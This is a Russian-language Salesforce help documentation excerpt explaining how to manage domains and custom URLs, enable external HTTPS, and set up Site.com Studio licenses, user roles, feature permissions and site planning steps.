Управление доменами и настраиваемыми URL-адресами

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доменов:	Просмотр настройки и конфигурации
Для добавления доменов:	«Настройка приложения» или «Просмотр настройки и конфигурации», а также «Лицензия Site.com Publisher» или «Создание и настройка сообществ»
Для редактирования или удаления доменов:	Настройка приложения
Для связывания сертификатов с доменом:	Если сообщества не используются, обратитесь в компанию Salesforce. Организации, использующие сообщества, могут связывать сертификаты с доменом.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Страница «Управление доменами» в меню «Настройка» позволяет управлять всеми сертификатами, настраиваемыми URL-адресами и сайтами, связанными с доменом.

Пользователи могут добавлять новые настраиваемые URL-адреса в текущий домен, переименовывать домен или удалять настраиваемые URL-адреса из отдельного домена. Страница сведений о домене позволяет управлять доменами и URL-адресами. Верхний раздел содержит сведения о домене и сертификатах. Нижний раздел содержит связанный список «Настраиваемые URL-адреса» для домена. Ниже перечислены действия, доступные на данной странице.

- Редактирование имени домена и сертификата: щелкните **«Правка»** в разделе сведений о домене.
- Удаление домена: щелкните **«Удалить»** в разделе сведений о домене.
- Добавление новых настраиваемых URL-адресов: щелкните **«Создать настраиваемый URL-адрес»**.
- Редактирование текущих настраиваемых URL-адресов: щелкните **«Правка»** напротив нужного настраиваемого URL-адреса.
- Удаление настраиваемых URL-адресов: щелкните **«Удал.»** напротив нужного настраиваемого URL-адреса.
- Просмотр статуса сайта: щелкните **«Просмотр»** напротив нужного настраиваемого URL-адреса.
- Переход к сайту: щелкните имя нужного сайта под полем «Метка сайта».
- Переход к связанному сертификату: щелкните имя нужного сертификата напротив поля «Сертификат и ключ».
- Определение наличия поддержки внешнего HTTPS. Данное действие поддерживается только доменами, которые не указывают на целевую запись CNAME (*домен*`.18-значныйКодОрганизации.live.siteforce.com`).

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настраиваемых URL-адресов:

- Просмотр настройки и конфигурации

Для добавления, редактирования и удаления настраиваемых URL-адресов:

- «Настройка приложения» или «Просмотр настройки и конфигурации», а также «Лицензия Site.com Publisher» или «Создание и настройка сообществ»

Прим.: Имя домена, используемое сообществом, не может быть изменено.

Чтобы открыть страницу сведений о домене, выполните указанные ниже действия.

1. Введите строку *«Домены»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Домены»**.
2. Щелкните имя нужного домена в столбце «Имя домена».

Прим.: Замена протокола `http`, назначенного домену, протоколом `https` требует повторной публикации сайтов Site.com.

Удаление домена

Чтобы удалить домены из организации, воспользуйтесь страницей «Управление доменами».

Домен, связанный с опубликованным сайтом, не может быть удален. Прежде чем удалить домен, рекомендуем отменить публикацию всех связанных сайтов. При использовании сайтов Force.com домен удаляется незамедлительно, а пользователи теряют доступ к любому связанному сайту. При использовании сайтов Site.com домен остается активным до повторной публикации сайта.

Чтобы удалить домен из организации, выполните указанные ниже действия.

1. Введите строку *«Домены»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Домены»**.
2. Щелкните ссылку **«Удал.»** напротив имени нужного домена.
3. Нажмите кнопку **«OK»**.

Удаление домена со связанным неопубликованным сайтом инициирует удаление настраиваемого URL-адреса, связанного с данным сайтом.

СМ. ТАКЖЕ:

Управление доменами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления доменов:

- Настройка приложения

Удаление настраиваемых URL-адресов

Чтобы удалить настраиваемые URL-адреса из организации, воспользуйтесь страницей «Управление доменами».

URL-адрес, связанный с опубликованным сайтом, не может быть удален. Прежде чем удалить настраиваемый URL-адрес, рекомендуем отменить публикацию связанного сайта. При использовании сайтов Force.com URL-адрес удаляется незамедлительно, а пользователи теряют доступ к любому связанному сайту. При использовании сайтов Site.com URL-адрес остается активным до повторной публикации сайта.

Чтобы удалить URL-адрес из домена, выполните указанные ниже действия.

1. Введите строку *«Настраиваемые URL-адреса»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые URL-адреса»**.
2. Щелкните ссылку **«Удал.»** напротив имени нужного URL-адреса.
3. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Управление доменами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настраиваемых URL-адресов:

- Просмотр настройки и конфигурации

Для добавления, редактирования и удаления настраиваемых URL-адресов:

- «Настройка приложения» или «Просмотр настройки и конфигурации», а также «Лицензия Site.com Publisher» или «Создание и настройка сообществ»

Включение внешнего HTTPS для домена

Включение внешнего HTTPS для домена позволяет компании Salesforce использовать домен в безопасных ссылках на связанные сайты (например, URL-адреса, отображающиеся внутри сообщения эл. почты, отправленного сообществом Salesforce). Данная функция полезна для сайтов, требующих выполнения проверки подлинности (например, сайты сообщества, сайты портала или любой другой сайт, использующий средства защиты от перехвата информации или несанкционированного доступа).

Данный параметр предназначается для доменов, которые используют стороннюю сеть доставки содержимого или конечную точку для обслуживания HTTPS.

При необходимости включите внешний HTTPS для любого домена, который не указывает на целевую запись CNAME (*домен*`.18-значныйКодОрганизации.live.siteforce.com`).

Если запись DNS домена не является записью CNAME, указывающей на субдомен `live.siteforce.com` для данного домена, то при включении данного параметра компания Salesforce обрабатывает домен как поддерживающий безопасные подключения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Если запись DNS домена является записью CNAME, указывающей на ожидаемый субдомен `live.siteforce.com` для данного домена, то при выключении данного параметра компания Salesforce обрабатывает домен как поддерживающий небезопасные подключения.

Включение внешнего HTTPS недоступно при добавлении нового домена (только при редактировании текущего домена).

Чтобы включить внешний HTTPS для домена, нажмите кнопку **«Правка»** на странице со списком доменов или на странице сведений о домене и установите флажок «Включить внешний `HTTPS`».

Если домен, для которого включается внешний HTTPS, содержит только настраиваемые URL-адреса Site.com, которые не принадлежат сообществам, то выполненное изменение применяется на соответствующих сайтах Site.com только после их публикации вручную посредством Site.com Studio. При наличии как минимум одного сайта сообщества или одного сайта Force.com для домена, поддерживающего сайт Site.com, который не принадлежит сообществу, публикация изменений для данного домена выполняется автоматически.

СМ. ТАКЖЕ:

- Управление доменами и настраиваемыми URL-адресами
- Управление доменами

Создайте собственный веб-сайт

Вы можете использовать сайты Конструктор сообщества или Force.com для создания собственной организации Salesforce с настраиваемыми страницами и приложениями.

Конструктор сообществ (Site.com)

Конструктор сообществ — это система управления веб-содержимым, обеспечивающая быстрое создание динамических веб-страниц под управлением данных, редактирование содержимого в режиме реального времени и управление веб-сайтами.

Сайты Force.com

Force.com Sites позволяет создавать общедоступные веб-сайты и приложения, которые напрямую интегрированы в организацию Salesforce. При этом пользователям не требуется указывать имя и пароль для входа. Вы можете открыть доступ к информации, хранимой в вашей организации, через выбранный вами URL-адрес, и сделать вид страниц сайта соответствующим стилю вашей компании.

В чем разница между конструктором сообществ (Site.com) и Force.com Sites?

Конструктор сообществ — это понятный удобный инструмент для настройки сообщества, а Force.com Sites позволяет программно создавать собственные страницы и веб-приложения с помощью Apex и API-интерфейсов.

Конструктор сообществ (Site.com)

Конструктор сообществ — это система управления веб-содержимым, обеспечивающая быстрое создание динамических веб-страниц под управлением данных, редактирование содержимого в режиме реального времени и управление веб-сайтами.

Вкладка Site.com приложения Site.com позволяет открывать Site.com Studio — отдельную специализированную среду для создания и редактирования высококачественных настраиваемых веб-сайтов. Администраторы сайта и конструкторы могут создавать и оформлять веб-страницы в соответствии с фирменным стилем компании, а также добавлять меню навигации, изображения и текстовые области путем перетаскивания элементов страницы. Авторы содержимого (например, пользователи Marketing) могут просматривать и обновлять содержимое веб-сайта непосредственно в упрощенной среде Site.com Studio. Кроме того, веб-сайты, созданные посредством Site.com, используют признанную во всем мире инфраструктуру Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Прим.: Функции, доступные в среде Site.com Studio, определяются ролью пользователя: администратор сайта, конструктор или автор.

Ниже приведены примеры использования Site.com.

- Создание событийного сайта: афиширование предстоящих событий (например, торжественных открытий, выхода товара на рынок или начала продаж) на общедоступном сайте.
- Продвижение новых продуктов: стимулирование сбыта новой продукции с помощью рекламного веб-сайта, позволяющего увеличить объемы продаж.
- Публикация вопросов и ответов по поддержке: рекомендуем разместить полезную информацию на общедоступном веб-сайте, поддерживающем поиск по решениям возникших проблем.
- Создание микросайтов и целевых страниц: разработка временных целевых страниц или специализированных микросайтов для проведения маркетинговых кампаний.
- Создание веб-сайта по подбору кадров: рекомендуем опубликовать открытые вакансии на общедоступный сайт и разрешить посетителям отправку резюме и заявок.
- Публикация каталога продуктов: рекомендуем опубликовать все продукты компании на общедоступный веб-сайт, а также добавить номера моделей и текущие цены, извлекаемые из организации динамически.
- Размещение корпоративных пресс-релизов: публикация и сортировка корпоративных пресс-релизов по дате публикации.

Требования к системе

Ниже перечислены минимальные требования для работы со средой Site.com Studio:

- Рекомендуем использовать обозреватель Mozilla® Firefox® или Google® Chrome. Windows® Internet Explorer® 6.0 или 7.0 не поддерживается.
- Расширение для обозревателя Firefox — Firebug — может влиять на производительность, поэтому должно быть отключено (при его наличии).
- Минимально допустимое разрешение обозревателя: 1 024 x 768 пикселов.

Общие сведения о лицензиях на компонент Site.com

Планирование и внедрение веб-сайта Site.com

Использование конструктора сообщества (Site.com) без шаблонов

Создание сайта Site.com

Импорт и управление активами

Редактирование страниц Site.com в качестве конструктора или администратора сайта

Элементы страницы Site.com

Настройка представления Site.com Studio автора

Пользователи могут определять действия, доступные авторам в Site.com Studio.

Общие сведения о каскадных таблицах стилей

Общие сведения о фирменном стиле сайта

Фирменный стиль позволяет пользователям задавать разные аспекты оформления веб-сайта. Заданные свойства фирменного стиля могут использоваться редакторами для быстрой настройки содержимого сайта посредством одной централизованной области, именуемой редактором фирменного стиля. Предварительный просмотр внесенных изменений отображается редакторам веб-сайта по мере настройки свойств.

Общие сведения о настраиваемых свойствах сайта

Настраиваемые свойства сайта позволяют задавать и хранить часто встречающееся содержимое на сайте. Например, пользователь может хранить адрес и номер телефона как настраиваемое свойство, доступное редакторам сайта для многократного использования. Чтобы применить сохраненные свойства к страницам, верхним и нижним колонтитулам или виджетам, воспользуйтесь синтаксисом языка выражений.

Общие сведения о службах данных Site.com

Службы данных Site.com объединяют различные функции, позволяющие устанавливать связь со стандартными и настраиваемыми объектами Salesforce. Данные могут извлекаться из объектов организации и отображаться на страницах сайта в динамическом режиме или отправляться клиентами напрямую. Кроме того, при обновлении данных в объектах Salesforce внесенные изменения автоматически отображаются на действующем сайте!

Общие сведения о виджетах

Виджеты позволяют экономить время путем создания настраиваемых элементов страницы, которые могут повторно использоваться текущим пользователем и его рабочей группой на сайте.

Общие сведения о многоязычных сайтах

Приложение Site.com Studio позволяет создавать разные языковые версии сайта. Возможность хранения всех языков на одном сайте позволяет избегать создания и управления отдельными сайтами для каждого языка.

Общие сведения о событиях

Общие сведения о режиме редактирования страницы автора

Предварительный просмотр внешнего вида страниц на мобильных устройствах

Рабочий режим позволяет администраторам сайта, конструкторам и авторам открывать страницы и шаблоны для предварительного просмотра их внешнего вида на разных устройствах (например, мобильные телефоны и планшетные компьютеры).

Предварительный просмотр сайтов Site.com

Общие сведения об ограничениях IP-адресов Site.com

Управление доменами в Site.com

Прежде чем опубликовать сайт в Интернете, рекомендуем указать сведения о домене сайта.

СМ. ТАКЖЕ:

Настройка пользователей Site.com

Планирование и внедрение веб-сайта Site.com

Использование Site.com Studio в качестве администратора сайта или конструктора

Использование Site.com Studio в качестве автора

Общие сведения о лицензиях на компонент Site.com

Доступ к Site.com предоставляется пользователям организации только при наличии лицензии Site.com.

- Лицензия Site.com Publisher предоставляет пользователям доступ к среде Site.com Studio для создания и оформления веб-сайтов, определения макетов и функциональных возможностей страниц и их элементов, а также добавления и редактирования содержимого.
- Лицензия Site.com Contributor предоставляет пользователям доступ к среде Site.com Studio только для редактирования содержимого сайта.

Чтобы выбрать правильную лицензию, рекомендуем определить действия, которые должны быть доступны пользователям сайта. Полный список действий, предоставляемых каждой лицензией, см. в таблице компонентов Site.com. Пользователи Site.com могут быть настроены после приобретения лицензии.

Чтобы просмотреть количество назначенных лицензий, воспользуйтесь профилем организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Прим.: Организации, использующие версии Performance Edition, Unlimited Edition и Enterprise Edition, должны приобретать лицензии Site.com Publisher и Site.com Contributor за дополнительную плату. Кроме того, каждый сайт, опубликованный в Интернете, требует наличия лицензии «Опубликованный сайт Site.com». Дополнительную информацию о приобретении лицензий Site.com можно получить в компании Salesforce.

Организациям, использующим версию Developer Edition, предоставляются две лицензии Site.com Publisher и одна лицензия Site.com Contributor. Организации, использующие версию Developer Edition, не поддерживают публикацию сайтов.

Пользователям сообществ, которым предоставлено полномочие «Создание и настройка сообществ», назначается роль администратора сайта на сайте Site.com сообщества. При отсутствии данного полномочия пользователи сообществ могут редактировать сайты только после приобретения и назначения лицензии Site.com Publisher или Site.com Contributor, а также назначения роли на уровне сайта.

Настройка пользователей Site.com

Общие сведения о ролях пользователя Site.com

Управление ролями и пользователями Site.com

Общие сведения о функциях Site.com

СМ. ТАКЖЕ:

Общие сведения о ролях пользователя Site.com

Управление ролями и пользователями Site.com

Настройка пользователей Site.com

Прежде чем предоставить пользователям доступ к приложению Site.com, рекомендуем назначить каждому пользователю лицензию на компонент Site.com и роль на уровне сайта. Данные параметры определяют функции, доступные при редактировании сайта в среде Site.com Studio.

Чтобы получить дополнительную информацию о лицензиях, полномочиях и ролях, необходимых для каждого пользователя, рекомендуем сначала просмотреть таблицу компонентов Site.com.

Прежде чем выполнить указанные ниже действия, определите соответствующий уровень доступа.

1. Чтобы предоставить пользователю лицензию на компонент, измените профиль пользователя. Чтобы предоставить:
   - лицензию Site.com Publisher, установите флажок «Пользователь `Site.com Publisher`».
   - лицензию Site.com Contributor, установите флажок «Пользователь `Site.com Contributor`».

   При наличии лицензии приложение Site.com доступно пользователям в меню приложений Force.com, расположенном в верхнем колонтитуле Salesforce.

   Прим.: Если данные флажки не отображаются, убедитесь, что организация поддерживает Site.com. См. раздел «Общие сведения о лицензиях на компонент Site.com» на странице 6414.
2. Убедитесь в наличии полномочия «Просмотр настройки и конфигурации». Данное полномочие позволяет всем пользователям создавать и редактировать веб-сайты посредством Site.com Studio.
3. Убедитесь, что лицензия на компонент Site.com и полномочие «Управление пользователями» предоставлены как минимум одному пользователю организации. Таким образом, роли могут быть переназначены при случайном удалении пользователей сайта.

   Внимание: Полномочие «Управление пользователями» поддерживает широкий набор действий. Данное полномочие позволяет управлять всеми пользователями организации, а не только пользователями Site.com.
4. Добавьте пользователей и назначьте роли внутри сайта. (При создании сайта пользователю с лицензией Site.com Publisher автоматически назначается роль администратора сайта на уровне сайта.)

Лицензии на компонент, полномочия и роли определяют действия, доступные пользователям на каждом сайте. Например, чтобы создать администратора, который может управлять всеми сайтами организации, рекомендуем предоставить лицензию Site.com Publisher и назначить роль администратора сайта на уровне сайта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования пользователей:

- Управление внутренними пользователями

Чтобы создать пользователя, который не должен иметь полномочий администратора, и предоставить ему ограниченный доступ для редактирования содержимого сайта, рекомендуем назначить лицензию Site.com Contributor и роль автора на уровне сайта.

Чтобы создать пользователя, который не должен иметь права на публикацию, но может управлять ролями на сайте, рекомендуем предоставить лицензию Site.com Publisher, включить полномочие «Управление пользователями» и назначить роль конструктора на уровне сайта.

СМ. ТАКЖЕ:

Общие сведения о ролях пользователя Site.com

Общие сведения о ролях пользователя Site.com

Каждому пользователю Site.com должна быть назначена роль на уровне сайта, определяющая действия, доступные каждому пользователю на сайте. На каждом сайте пользователю может быть назначена только одна роль; роли одного пользователя могут различаться на разных сайтах. Например, на одном сайте пользователь может быть администратором, а на другом — автором.

Управление ролями на сайте доступно только администратору соответствующего сайта или пользователю с лицензией на компонент Site.com и полномочием «Управление пользователями».

Прим.: Пользователям сообществ, которым предоставлено полномочие «Создание и настройка сообществ», назначается роль администратора сайта на сайте Site.com сообщества. Тем не менее они не отображаются в разделе «Роли пользователя» вкладки «Общие сведения» среды Site.com Studio.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Пользователям может быть назначена одна из трех ролей на уровне сайта.

- «Администратор сайта»: пользователи, которые могут создавать и управлять всем содержимым сайта. Они могут создавать сайты, шаблоны, таблицы стилей и страницы, а также настраивать домены, публиковать сайты и назначать роли. Данная роль доступна только при наличии лицензии Site.com Publisher.
- «Конструктор»: пользователи, которые также могут управлять содержимым сайта, но не могут управлять доменами и публиковать сайты. По умолчанию назначение ролей доступно только при наличии полномочия «Управление пользователями». Данная роль доступна только при наличии лицензии Site.com Publisher.
- «Автор»: пользователи, которым предоставляется самый ограниченный доступ к содержимому, позволяющий только редактировать изображения и текст страницы. По умолчанию назначение ролей доступно только при наличии полномочия «Управление пользователями». Данная роль доступна только при наличии лицензии Site.com Contributor.

Полный список действий, поддерживаемых каждой ролью пользователя, см. в таблице компонентов Site.com на странице 6418.

СМ. ТАКЖЕ:

Управление ролями и пользователями Site.com

Настройка пользователей Site.com

Настройка представления Site.com Studio автора

Общие сведения о лицензиях на компонент Site.com

Управление ролями и пользователями Site.com

После создания сайта рекомендуем добавить других пользователей и назначить им роли. Прежде чем добавить пользователей на сайт, рекомендуем назначить им лицензии на компонент Site.com.

Прим.: Пользователям сообществ, которым предоставлено полномочие «Создание и настройка сообществ», назначается роль администратора сайта на сайте Site.com сообщества. Тем не менее они не отображаются в разделе «Роли пользователя» вкладки «Общие сведения» среды Site.com Studio.

При назначении роли убедитесь, что как минимум одна роль совместима с лицензией пользователя Site.com. Лицензия пользователя, выполняющего вход в приложение Site.com, сопоставляется с ролью, назначенной ему на уровне сайта. Если лицензия не поддерживает полномочия, связанные с ролью, то пользователю предоставляются полномочия, связанные с лицензией. Например, пользователю с лицензией Site.com Contributor и ролью администратора сайта доступны только полномочия автора, независимо от назначенной роли.

Чтобы добавить пользователей и назначить роли, выполните указанные ниже действия.

1. Щелкните **«Конфигурация сайта»** > **«Роли пользователя»** на вкладке «Общие сведения» в среде Site.com Studio.
2. Нажмите кнопку **«Добавить пользователей»**.
3. Выберите нужного пользователя в разделе «Доступные пользователи».
4. Выберите нужную роль в раскрывающемся списке «Добавить как:».
5. Чтобы переместить пользователя в раздел «Выбранные пользователи», нажмите кнопку со стрелкой.
6. Нажмите кнопку **«Сохранить»**.

Чтобы удалить пользователей, выполните указанные ниже действия.

1. Выберите нужного пользователя в представлении «Роли пользователя».
2. Щелкните > **«Удалить»**.
3. Нажмите кнопку **«OK»**.

Чтобы изменить роль пользователя, выполните указанные ниже действия.

1. Наведите указатель мыши на нужную роль пользователя в представлении «Роли пользователя».
2. Чтобы просмотреть все роли, щелкните стрелку.
3. Выберите новую роль.

Чтобы удалить или изменить роль для группы пользователей, рекомендуем воспользоваться пакетными действиями.

1. Установите флажок напротив имени каждого пользователя в представлении «Роли пользователя».
2. Щелкните **«Пакетные действия»**.
3. Выберите нужное действие.
4. Нажмите кнопку **«Применить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта, назначенная на уровне сайта

Прим.: При пакетном обновлении ролей всем выбранным пользователям может быть назначена только такая же роль.

СМ. ТАКЖЕ:

- Настройка пользователей Site.com
- Настройка представления Site.com Studio автора
- Планирование и внедрение веб-сайта Site.com
- Общие сведения о функциях Site.com

Общие сведения о функциях Site.com

Функции, доступные при редактировании сайта в среде Site.com Studio, определяются лицензией на компонент Site.com и ролью пользователя для отдельного сайта.

В таблице ниже перечислены обязательные лицензии, полномочия и роли для большинства функций Site.com Studio.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Прим.:

- Пользователям сообществ, которым предоставлено полномочие «Создание и настройка сообществ», назначается роль администратора сайта на сайте Site.com сообщества.
- Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

Требования к функциям Site.com Studio

Функция	Лицензия на компонент	Роль пользователя Site.com Studio	Полномочия
Назначение лицензии на компонент профилю пользователя			«Управление внутренними пользователями»
Добавление пользователей и ролей на уровне сайта	Издатель	Администратор сайта	Кроме того, любой пользователь с лицензией на компонент Site.com и полномочием «Управление пользователями».
Предоставление авторам полномочий на создание страниц, добавление блоков содержимого и виджетов, а также редактирование блоков	Издатель	Администратор сайта или конструктор	

Требования к функциям Site.com Studio

Функция	Лицензия на компонент	Роль пользователя Site.com Studio	Полномочия
содержимого и графических данных			
Создание веб-сайтов	Издатель	Пользователи, создающие сайт, автоматически добавляются на этот сайт в качестве администраторов.	
Удаление веб-сайтов	Издатель	Администратор сайта или конструктор	
Импорт веб-сайтов	Издатель	Пользователи, импортирующие сайт, автоматически добавляются на новый сайт в качестве администраторов.	
Экспорт веб-сайтов	Издатель	Администратор сайта или конструктор	
Дублирование веб-сайтов	Издатель	Администратор сайта или конструктор	
Управление доменами (Недоступно в версии Developer Edition)	Издатель	Администратор сайта	
Добавление и редактирование ограничений IP-адресов	Издатель	Администратор сайта	
Публикация изменений на действующем веб-сайте (Недоступно в версии Developer Edition)	Издатель	Администратор сайта	
Создание шаблонов страниц	Издатель	Администратор сайта или конструктор	
Создание страниц веб-сайта	Издатель или автор	Администратор сайта или конструктор Только автор, если данная функция включена администратором сайта или конструктором на панели «Свойства» шаблона страницы.	
Создание и изменение таблиц стилей	Издатель	Администратор сайта или конструктор	
Изменение макета и дизайна	Издатель	Администратор сайта или конструктор	

Требования к функциям Site.com Studio			
Функция	**Лицензия на компонент**	**Роль пользователя Site.com Studio**	**Полномочия**
Добавление элементов страницы	Издатель или автор	Администратор сайта или конструктор Автор может добавлять блоки содержимого и виджеты, если данная функция включена администратором сайта или конструктором.	
Добавление повторителей данных и прочих привязанных к данным элементов страницы	Издатель	Администратор сайта или конструктор	
Изменение профиля пользователя-гостя для предоставления общего доступа к объектам Salesforce	Издатель	Администратор сайта или конструктор	«Управление профилями и наборами полномочий» и «Настройка приложения»
Импорт активов (например, изображения и файлы)	Издатель или автор	Любая назначенная роль	
Редактирование содержимого и изображений	Издатель или автор	Администратор сайта или конструктор Только автор, если данная функция включена администратором сайта или конструктором на панели «Свойства» шаблона страницы.	
Предварительный просмотр страниц веб-сайта	Издатель или автор	Любая назначенная роль	

Планирование и внедрение веб-сайта Site.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или импорта сайтов Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования только содержимого сайтов Site.com:	Поле «Пользователь `Site.com Contributor`», включенное на странице сведений о пользователе И Роль автора, назначенная на уровне сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Доступно (с ограничениями) в версиях: **Developer Edition**


Существует много способов создания веб-сайтов. Оптимальный способ создания определяется многими факторами, например, размером рабочей группы и поставленными задачами.

Администраторы сайта и конструкторы могут участвовать во всех этапах создания, включая добавление и управление содержимым сайта. Кроме того, они могут предоставлять авторам полномочия на добавление, редактирование и управление этим содержимым. Тогда как авторы несут ответственность за редактирование и обновление всего содержимого сайта, а также могут принимать участие в доработке сайта наряду с другими авторами, конструкторами и администраторами сайта.

В данном разделе рассмотрены основные этапы создания сайтов в Site.com.

- **Планирование дизайна сайта и макета страницы** (для администраторов сайта и конструкторов). Прежде чем перейти к созданию страниц сайта, рекомендуем тщательно продумать его дизайн и базовый макет. Именно этот этап позволяет обеспечить единое стилистическое оформление страниц сайта при минимальных усилиях. Обстоятельно продумайте структуру сайта, а именно — определите нужное количество страниц и решите, будут ли использоваться подстраницы. Также выберите способ навигации посетителей по сайту.

  Затем составьте макет страниц и выберите типовые элементы, которые будут использоваться на всех страницах. В нашем примере сайт содержит раздел верхнего колонтитула, состоящий из логотипа компании и меню (1), а также раздел нижнего колонтитула (2). Однако основной раздел начальной страницы (3) отличается от основного раздела других страниц сайта (4). Рекомендуем учитывать такие сходства и различия, так как они повлияют на выбор способа создания страниц сайта.



- **Создание сайта** (для администраторов сайта и конструкторов). После завершения подготовительных работ на этапе планирования пользователь может перейти к созданию сайта! Выполните вход в приложение Site.com и откройте вкладку Site.com для создания первого сайта. При этом новый пустой сайт открывается в среде Site.com Studio, являющейся эффективным средством создания страниц сайта.

  Прим.: Создание и импорт сайтов доступны только пользователям с полем «Пользователь `Site.com Publisher`», включенным на странице сведений о пользователе.

- **Импорт активов** (для администраторов сайта и конструкторов). Если в разработке сайта принимает участие дизайнерское бюро, то все необходимые файлы и активы, в том числе таблицы стилей, могут быть предоставлены его сотрудниками. При создании собственного дизайна рекомендуем разбить макет на элементы и отобрать активы, изображения и файлы, которые будут использоваться на сайте. Импортируйте активы в среду Site.com Studio, где они будут доступны в разделе «Активы» на вкладке «Общие сведения».
- **Создание шаблона страницы** (для администраторов сайта и конструкторов). После утверждения будущего макета страницы рекомендуем воспользоваться шаблоном страницы, с помощью которого можно создать базовый макет, который затем будет использоваться в качестве основы для создания страниц сайта. Чтобы при необходимости в кратчайшие сроки изменить дизайн основного шаблона страницы, рекомендуем добавлять в него как можно меньше элементов. Для реализации более сложных дизайнов (таких как: примеры с графическими представлениями) рекомендуем использовать основной шаблон страницы для создания дочерних шаблонов. При создании шаблона страницы можно воспользоваться готовыми макетами, содержащими столбцы, верхние и нижние колонтитулы, или создать пустой шаблон страницы.
- **Создание макета страницы** (для администраторов сайта и конструкторов). После создания шаблона страницы пользователи могут внести дополнительные изменения в макет с целью еще большего соответствия дизайну сайта.
- **Создание страниц сайта** (для администраторов сайта и конструкторов). Воспользуйтесь шаблоном для быстрого создания страниц сайта, которые автоматически наследуют все элементы шаблона страницы. Для создания отдельной страницы, дизайн которой отличается от дизайна остального сайта, рекомендуем воспользоваться пустой страницей.
- **Добавление функций и элементов страницы** (для администраторов сайта и конструкторов). Чтобы добавить такие элементы, как меню навигации, изображения и службы данных, а также блоки содержимого, доступные авторам для редактирования, рекомендуем воспользоваться готовыми элементами страницы Site.com. А для добавления интерактивных и анимированных эффектов следует использовать события и действия.
- **Оформление веб-сайта** (для администраторов сайта и конструкторов). Чтобы определить внешний вид страниц веб-сайта, воспользуйтесь каскадными таблицами стилей. При отсутствии достаточного опыта по использованию каскадных таблиц стилей рекомендуем использовать панель «Стиль», обеспечивающую быстрое создание и удобное управление стилями. Тогда как опытным пользователям доступно ручное программирование таблиц стилей, используемых на сайте.

- **Добавление и редактирование содержимого** (для авторов). Учитывая степень готовности сайта на данном этапе, авторам предоставляется право на добавление и редактирование содержимого (например, текста, изображений, видеофайлов и гиперссылок). При необходимости изображения или файлы могут быть загружены во время работы.
